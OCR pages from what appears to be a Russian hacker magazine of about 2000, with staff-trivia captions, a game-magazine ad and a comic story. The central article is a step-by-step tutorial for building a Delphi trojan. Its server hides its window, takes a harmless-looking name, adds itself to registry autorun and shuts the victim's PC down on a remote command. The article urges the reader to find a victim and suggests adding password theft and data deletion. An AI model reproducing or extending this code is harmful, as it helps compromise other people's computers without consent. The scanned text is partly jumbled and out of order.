ПО ИСПОЛЬЗОВАНИЮ

Отделить от стопки  
два вкладыша.

Сложить каждый по  
диагонали три раза или  
свернуть конусом.


Плотно вложить в уши.



Фишка: беруши, точнее - коробочка от берушей.

Хозяин фишки: Доктор Добрянский.

Потрясающая по полезности фишка. К слову сказать сами, беруши - удивительно  
противная штука на ощупь. Я бы такие в ухо не засунул. А Док - сует...




Фишка: пятидюймовая дискетка.

Хозяин фишки: Доктор Добрянский.

Давным - давно, когда компьютеры были большими, дискеты тоже были большими.

А Док был маленьkim. Он вырос, а дискетка так и осталась большой.





Фишка: книжка по басику.

Хозяин фишки: Cutter.

У кого не было такой книжки? Для тех, кто учился кодить ТОГДА - это была просто библия.

Потому, что больше ничего не было :).







Фишка: наклейка.

Хозяин фишки: Холод.

Говорят, один его приятель спер эти штуки (целую кучу) из учебного центра компании "Кока - Кола", или "Пепси", ну или что - то в этом роде. С тех пор у Холода весь дом ими уклеен. Даже на системном блоке такая висит.

**макет только для демонстрации  
в пищу не пригоден**





Фишка: ещё одна книга по кодингу.

Хозяин фишки: Андрей Каролик.


А вот по этой штуке учился кодить Андрюша :). Ахтунг! - внутри книги была обнаружена фотография голого Андрюши на горшке в трехлетнем возрасте.



Фишка: бусы из слоновой кости.

Хозяин фишки: Аватар.

Этими бусами наш грозный байкер мочит всякую нечисть в толпе (они увесистые!), а в перерывах между боями перебирает их между пальцами.



# БОЕВОЙ КОНЬ ЗА 10 МИНУТ

НОГГИФІС (SM1GPA@GMAIL.GU)



ТЫ УЖЕ СТО РАЗ СЛЫШАЛ ЭТО МАГИЧЕСКОЕ СЛОВО – “ТРОЯН”. И МЫ УЖЕ МНОГО РАЗ ВЪОЗРЕВАЛИ РАЗЛИЧНЫХ КОНЕЙ ЭТОЙ ПОРОДЫ. СЕГОДНЯ... ТЫ МОЖЕШЬ СОЗДАТЬ СВОЕГО СОБСТВЕННОГО БОЕВОГО КОНИЯ. Ну, а если вдруг не захочешь сделать это прямо сейчас, то, по крайней мере, узнаешь, как работают трояны изнутри. Приготовься, нам предстоит написать сразу две проги. Одна будет находиться на твоей машине [клиент], другую надо будет подбросить жертве [сервер].

## Троянский сервер

Запускай Delphi или, если он у тебя уже запущен, создавай новый проект (“File” - “New Application”). Сейчас мы примемся за серверную часть трояна.

Для начала выбери пункт меню “Options” из меню “Project”. Перед тобой будет окно, как на рисунке 1.

Здесь ты должен перенести “Form1” из раздела “Auto-Create forms” (список слева) в “Available forms” (список справа), как это сделано у меня. Только что мы отключили Form1 из списка автоматически инициализируемых форм. Теперь инициализацию придется произвести вручную. Не пугайся, это очень просто.

На странице “Application” этого же диалога есть кнопка “Load Icon”. Нажми ее, чтобы сменить иконку будущей проги. Если иконку не сменить, то будет использоваться дельфия, а она быстро выдаст твое смертельное оружие.

Теперь ты должен бросить на форму компонент

ServerSocket из раздела “Internet”, это сервер протокола (по умолчанию TCP, и нам его достаточно). Выдели созданный ServerSocket1 и перейди в ObjectInspector. Здесь тебя интересует только свойство “Port”. По умолчанию оно равно 1024, но я тебе советую его поменять на любое




Рисунок 1.

другое (желательно больше 1000).

Теперь щелкни в любом месте на форме, чтобы активизировать ее свойства. Перейди в ObjectInspector и щелкни по закладке Events. Дважды щелкни по строке “OnCreate”, и Delphi, как всегда, создаст процедуру, которая будет выполняться при инициализации формы. Напиши там следующее:

```
procedure TForm1.FormCreate(Sender: TObject);
var RegIni:TRegIniFile;
begin
  RegIni:=TRegIniFile.Create('Software');
  RegIni.RootKey:=HKEY_LOCAL_MACHINE;
  RegIni.OpenKey('Software', true);
  RegIni.OpenKey('Microsoft', true);
  RegIni.OpenKey('Windows', true);
  RegIni.OpenKey('CurrentVersion', true);
  RegIni.WriteString('RunServices',
  'Internat32.exe', Application.ExeName);
  RegIni.Free;
  ServerSocket1.Active:=true;
end;
```

Теперь перейди в начало текста и напиши после “uses” слово “registry”. Мы уже делали такую операцию в статье про мега-плеер, но я повторю, как это будет выглядеть:

```
uses registry, Windows, Messages,
```

Теперь я объясню, что мы написали в процедуре.

“var RegIni:TRegIniFile” - здесь мы объявили переменную RegIni типа TRegIniFile. С помощью этой переменной мы будем общаться с реестром.

“RegIni:=TRegIniFile.Create(‘Software’)” - инициализируем переменную, указывающую на реестр.

“RegIni.RootKey:=HKEY\_LOCAL\_MACHINE” говорим, что нас интересует раздел HKEY\_CURRENT\_USER реестра.

“RegIni.OpenKey(‘Software’, true)” - открываем

подраздел "Software".

Дальше я последовательно открываю подразделы, пробираясь в недра окошек.

"RegIni.WriteString('RunServices', 'Internat32.exe', Application.ExeName)" - записываю в раздел "RunServices" (в этом разделе хранятся проги, которые автоматически загружаются при старте) новый параметр с именем "Internat32.exe" (имя будущего файла) и значением Application.ExeName (здесь хранится полный путь к запущенному трояну).

"RegIni.Free" - уничтожаю ненужный больше объект RegIni.

Все это делалось, чтобы при запуске проги она сама себя прописывала в разделе автозапуска. И после перезагрузки компьютера она автоматически загружалась в память.

Самая последняя строка "ServerSocket1.Active:=true" запускает сервер на указанном тобой порте.

С загрузкой покончено. Теперь давай займемся выгрузкой. Опять выдели форму и в закладке Events у ObjectInspector-а дважды щелкни по строке "OnDestroy". Теперь создастся процедура, которая будет выполняться при уничтожении формы. В созданной процедуре напиши:

```
procedure TForm1.Form-Destroy(Sender: TObject;
var Action: TCloseAction);
begin
ServerSocket1.Active:=false;
end;
```

Этим я отключаю сервер. Если этого не сделать, то при первой же перезагрузке твоя жертва может поймать синий экран, если ты в это время будешь подключен к серверу. С одной стороны, это хорошо. Твоя жертва в очередной раз убеждается в плохой защищенности его окошек. А с другой, я не думаю, что следует выдавать себя раньше времени. Тем более, что после синего экрана перезагрузка может остановиться, а нам это не нужно (забегу вперед и скажу, что мы сами будем перегружать компьютер жертвы).

Теперь надо выделить ServerSocket1 и перейти на закладку Events у ObjectInspector-а. Дважды щелкни по строке "OnClientRead" и в созданной процедуре (она будет вызываться, когда что-нибудь приходит на порт) напиши:

```
procedure TForm1.ServerSocket1ClientRead-
(Sender: TObject;
  Socket: TCustomWinSocket);
begin
if Socket.ReceiveText ='R' then
  ExitWindowsEx(EWX_SHUTDOWN,0);
end;
```

Теперь смотри, как это звучит по-нашему:

Если полученный текст = букве 'R' то

Отправить компьютер в редаун.

ExitWindowsEx - редаун заставит окна свернуться и отключить компьютер от питания. Я вообще добрый дядька, поэтому использовал параметр EWX\_SHUTDOWN. С этим параметром перед редауном всем запущенным приложениям полетит запрос о выключении, и жертва сможет сохранить свои измененные данные. Если ты злой меша, то используй EWX\_FORCE. В этом случае компьютер упадет без предупреждения и со скоростью света, так что жертва не успеет от страха воздух испортить :).

Троян практически готов, сохрани его. Для этого выбери "Save All" из меню "File". Сначала Delphi запросит имя формы. Оставь по умолчанию (Unit1) и нажми "Сохранить". Потом будет запрос на имя проекта, которое будет использоваться в качестве имени EXE файла. Назови его "Internat32", чтобы файл не вызывал особых подозрений.

### Конюшня для коня

Теперь ты должен хорошенько спрятать своего будущего скакуна, чтоб его не было видно в панели задач. Для этого выбери пункт меню "Project Manager" из меню "View". Перед тобой откроется окно, как на рисунке 2.




Рисунок 2.

Щелкни правой кнопкой по Internat32.exe и в появившемся меню выбери "View Source". Перед тобой откроется маленький файл с исходным текстом проекта. Сравни то, что ты увидишь, с этим текстом, и допиши то, чего не хватает, а что лишнее - убери (не так уж и много):

```
program Internat32;
uses
  Forms,
  Windows,
  Unit1 in 'Unit1.pas' {Form1};
{$R *.RES}
var
  WhEvent:THandle;
begin
  Application.Initialize;
  ShowWindow(Application.Handle,SW_HIDE);
  Form1:=TForm1.Create(nil);
  Application.Run;
  WhEvent:=CreateEvent(nil, true,false,
  'et');
  while (true) do
  begin
    WaitForSingleObject(Wh-Event,1000);
```

```
Application.Process-Messages;
end;
end.
```

Будь внимателен при переписывании. Все должно быть один к одному. Теперь я расскажу, что здесь написано:

В самом начале нет ничего интересного, и нас абсолютно не касается. Нас интересует все, что написано после слова "Var".

WhEvent:THandle - Этим я говорю, что мне нужен указатель WhEvent на пустое событие Thandle. Application.Initialize - Инициализируется троян. ShowWindow(Application.Handle, SW\_Hide) - Устанавливаю параметры окна. Параметр SW\_Hide - говорит, что окно должно быть невидимо. Единственное, как его можно после этого увидеть, так это нажать Ctrl+Alt+Del. Но здесь у нас используется не вызывающее подозрения (только у чайника, профи уже давно знают о таком имени) имя.

Form1:=TFo-rm1.Create(nil) - создаю форму. Мне приходится это делать так, потому что мы убрали форму из списка авто создаваемых. Application.Run - запускаю трояна. Здесь запускаются обработчики событий и прочая ерунда, за которую отвечает Delphi и которую пришлось бы писать вручную на С или С++. А здесь все очень просто.

WhEvent:=CreateEvent(nil, true,false, 'et') - инициализация пустого события.

Следующие пять строчек я напишу словами, а ты разберешься, как всегда, методом сравнения:

Пока (true) выполнять

Начать цикл

Ждать пока наступит событие (пустое событие, 1000 миллисекунд)

Получить управление


Закончить цикл


Две строчки между началом и концом цикла будут выполняться бесконечно, потому что true, оно всегда true, и из этого цикла выхода нет. Вся фишка - в двух особенностях цикла:

1. Запускается ожидание несуществующего события. Так как событие не существует, то программа прождет его ровно указанное время в качестве второго параметра (1000 миллисекунд или 1 секунда).

2. Отдается команда "Получить управление".

После второго шага программа снова перейдет на пункт 1 и запустит ожидание. Во время ожидания пользователь работает с другими приложениями как всегда. Когда троян (каждую 1 секунду) передается управление, то наш конь проверяет: есть ли для него сообщения. В нашем случае сообщение может быть одно - приход на указанный тобой порт управляющей команды. Если сообщения есть, то троян их выполняет. И в любом случае (есть сообщения или нет), после этого пользователь снова работает 1 секунду без проблем. Проверка происходит так быстро,





что жертва не ощутит нагрузки трояна даже на четверке с сотым камнем. Нажми "Ctrl+F9", чтобы Delphi создал .exe файл без запуска проги. Как только Delphi перемозгует весь код, можешь считать, что серверная часть готова. Если вздумаешь ее тестировать, то не забудь, что после первого же запуска троян пропишется в реестре по адресу: HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices. Не забудь после тестирования его удалить. Теперь переходим к клиентской части, которую должен будешь запустить на своем компьютере для управления компьютером жертвы.

### Троянский всадник

Снова сохрани все изменения и создай новый проект. Пришло время писать клиентскую часть трояна. Еще пара минут напряженного труда, и все красавицы наши :).

На новый проект ты должен бросить три компонента:

1. Button из закладки "Standart" для отправки команды на компьютер жертвы.
2. Edit из закладки "Standart" для ввода имени или адреса жертвы.
3. ClientSocket из закладки "Internet" клиент пор-

раешься использовать троян в Инете, то там ты имя никак не сможешь узнать. Тебе придется использовать IP адрес, а значит эта строчка заменится на ClientSocket1.Ad-dres:=Edit1.Text. И вводить в Edit1 ты должен будешь IP-адрес. ClientSocket1.Active:=true - активировать соединение с сервером. ClientSocket1.Socket.SendText('R') - отправить букву R. Помнишь, что у нас было пару минут назад? Если сервер получит букву R, то он перегрузит машину. ClientSocket1.Ac-tive:=false - закрыть соединение с сервером.

### Усе

Все. Троян готов к бою. Нажми "Ctrl+F9", чтобы Delphi создал EXE файл без запуска проги. Найди жертву и протестируй своего верного коня. Для этого нужно запустить серверную часть на компьютере жертвы. Потом запустить клиентскую часть на своем компьютере. Ввести в клиент имя компьютера жертвы (или адрес, если ты скомпилировал под использование через IP) и нажать кнопку. Компьютер жертвы должен перегрузиться. Да, кстати: хочу сказать тебе, что эта прога, ясный перец, не раскрывает перед тобой все по-

**В ЭТОМ НОМЕРЕ ТЫ НАЙДЕШЬ СТАТЬЮ, ПОСВЯЩЕННУЮ НАПИСАНИЮ СУПЕР-ПЛЕВРЫ НА ДЕРНІ. ЕСЛИ ТЫ ЕЕ ПРОПУСТИЛ, ТО ОВЯЗАТЕЛЬНО ПРОЧТИ И ВОЗВРАЩАЙСЯ СЮДА. ТАМ Я ОПИСАЛ ОСНОВНЫЕ ПРИНЦИПЫ РАБОТЫ С ОВОЛОЧКОЙ КОМПИЛЯТОРА, ТАК ЧТО ЗДЕСЬ ПОВТОРЯТЬСЯ НЕ БУДУ.**

та для связи с сервером.

Посмотри на рисунок 3, у тебя должно получиться нечто похожее.

Выдели ClientSocket1 и в ObjectInspector-е измени свойство порта. По умолчанию он 0, а ты должен поставить тот, который ты назначил серверу. Теперь дважды щелкни по кнопке, и в созданной процедуре (обработчике нажатия кнопки) напиши следующее.

```
procedure TForm1.Button1Click(Sender: TObject);
```

```
begin
  ClientSocket1.Host:=Edit1.Text;
  ClientSocket1.Active:=true;
  ClientSocket1.Socket.SendText('R');
  ClientSocket1.Active:=false;
end;
ClientSocket1.Ho-st:=Edit1.Text - В ClientSocket1 заносим имя жертвы в твоей локалке. Если сби-
```



Рисунок 3.

тенциальные возможности нашего трояна. Его можно научить еще целой куче вещей - утягиванию pw1'ок, игре с подставкой под кофе, удалению данных с чужой машины. Но все это тебе придется делать самому, плотно порывшись в каком-нибудь толковом доке по Дельфям :). На этом я закругляюсь. Удачи тебе.

**В ПРОДАЖЕ С 4 СЕНТЯБРЯ**



**ЧИТАЙТЕ В 9 НОМЕРЕ OFFICIAL PLAYSTATION РОССИЯ**

**Лара умерла?** Репортаж о трудной жизни (и смерти) Лары Крофт в свете анонса пятой серии ее вечных приключений.

**«Другие RPG».** Под занавес жизни PlayStation группа японских издательств подготовила целый ряд многообещающих ролевых игр, которые разительно отличаются от всего того, что мы привыкли ждать от подобной продукции.


Осталось лишь отметить, что ни одна из них не была разработана компанией Square.

**Блеск и нищета Mortal Kombat.** Последняя игра из этой когда-то безумно популярной серии, возможно, забыть последний гвоздь в ее давно готовый гроб.

**А ведь когда-то о таком повороте событий мы не могли даже и мечтать...**

**А также:**  
Прохождение Vagrant Story, Preview последних игр для PS2, 2 постера, письма и коды.





ЁУ! ВЕЧЕРИНКА  
У САЙДЕКСА ДОМА!  
ТАНЦУЮТ ЧУК И ГЕК,  
НАПИВШИСЬ САМОГОНА!

(С) СЕРГЕЙ ПОКРОВСКИЙ

Но  
или      вреде п

... и опять пошла реклама очередных подгузников. Потом реклама "Сникерса", потом - заставка балета "Лебединое Озеро", а потом, наконец, появилась заставка телевизионных новостей.

- Смотри, - глухо сказал Покровский мрачным голосом, - сейчас про ЭТО будет.

На экране появилась похожая на селедку дикторша, и забормотала себе под нос, держа в напряженных ручонках листки с текстом:

- Волна террора прокатилась по планете. Вот уже четыре дня террористами захвачен ликеро-водочный завод в подмосковном городе Лотошино. До сих пор террористы никак не сформулировали свои требования...

- Во, представляешь? - оживился Покровский. - Трагедия! У них там заложники! Кашмаррр!

листических ракет. До сих пор террорист никак не сформулировал свои требования.

- Вот! Слышал? - Покровский торжествовал. - Ну, ради ЭТОГО стоило бросить твою подмосковную песочницу, и приехать сюда! Знаешь, кто этот террорист?

- Кто?

- Рамхак. Рома Хади. Наш ведущий программист! Он свой язык написал - РХ++ - так ему Нобелевскую премию за него дали. Ну, он тогда - уж две недели назад как -уехал в Урюпинск - праздновать - и до сих пор не вернулся. И в редакцию не звонит больше...

Не успел я переспросить Серегу, почему это он так уверен в личности террориста, как он протянул мне пачку бумажек.

# ЗАХВАТЫВАЮЩИЕ ПРОГРАММИСТОВ

- И за этим ты меня вытащил с отдыха? - от Покровского я, конечно, ожидал чего-то подобного, но не думал, что это будет ликеро-водочный террор. - Серега, я сидел на даче, без телевизора, между прочим, никого не трогал, ходил на рыбалку, копался в огороде... "Холод, срочно приезжай ко мне! Давай-давай, собирайся, засовывай свою задницу в машину, и прямо сейчас - в Москву!" Да ты обалдел!.

Покровский едва успел открыть рот и набрать воздуха для оправданий, как дикторша на экране переложила листки в руках, и забормотала с новой силой:


- Вчера в США, близ города Вашингтон, округ Колумбия, неизвестным русским террористом был захвачен центр управления запуском межконтинентальных бал-

- А это что, Серег? - меня вдруг охватило скверное предчувствие какой-то подпольной пакости. - БИЛЕТЫ НА САМОЛЕТ В США! И что мы там будем делать?

- Поправочка, Холод - Серега был жутко доволен произведенным впечатлением, - не Мы, а Ты будешь делать. Сегодня утром к нам обратились люди из ФСБ, и потребовали, чтобы мы своего Рамхака немедленно вернули в Москву, пока он Третью Мировую не начал. Поэтому ты летишь туда.

- А ты? - я всё ещё не мог поверить в вероломство Покровского. - А что ты?

- А я... - Серега замялся. - Ну, я не могу в Америку. Я же ещё даже не женат. И потом: у меня другая задача.



- АА, ПОНЯТНО. - Я, НАКОНЕЦ, УСПОКОИЛСЯ, ВЗЯЛ СЕБЯ В РУКИ И ТОЖЕ, КАК САЙДЕКС, ЛОКТЕМ РАЗМАЗАЛ КРОВИЩУ ПО ЛИЦУ. - А МЕНЯ, ВОТ, ФСБ ПРИСЛАЛО. РАМХАКА ЛОВИТЬ БУДЕМ. КАК ТАМ ДЕЛА С ЯДЕРНЫМИ РАКЕТАМИ, А? Я НОВОСТЕЙ НЕ ЗНАЮ.

Вот, сегодня когда приезжали ФСБшники, так они сказали, чтоб я... террористов на ликеро-водочном заводе обезвредил. Завтра же! То есть, уже сегодня. Вот. Так что сейчас отвезу тебя в аэропорт, и поеду их обезвреживать. Собирайся!

#### ПОТОМУ, ЧТО МЫ БАНДА, ИЛИ ВЕЛКОМ АМЕРИКА


...”просим Вас оставаться на своих местах до полной остановки двигателей”. Аэрофлотовская стюардесса, вильнув сухим и кривым задом, прошла через салон, и

навсегда пропала где-то в хвосте самолета. Двигатели затихли, и к моему “Туполеву”, тихо урча, подъехал трап.

Аэропорт оказался почти таким же, как и “Шереметьево-2” - по крайней мере, бомжи в нем были точно такие же. Первые два бомжа прошагали со мной через всю территорию аэровокзала, до самого ближайшего магазина, поэтому мне пришлось подарить им зубную щетку “Спутник” и флакон оде-

жона “Красная Москва”, чтоб отстали. Впрочем, то и другое я спер в самолете. А в магазин мне надо было зайти по понятным причинам: во-первых, хотелось есть, а во-вторых, надо было узнать последние новости о Рамхаке.

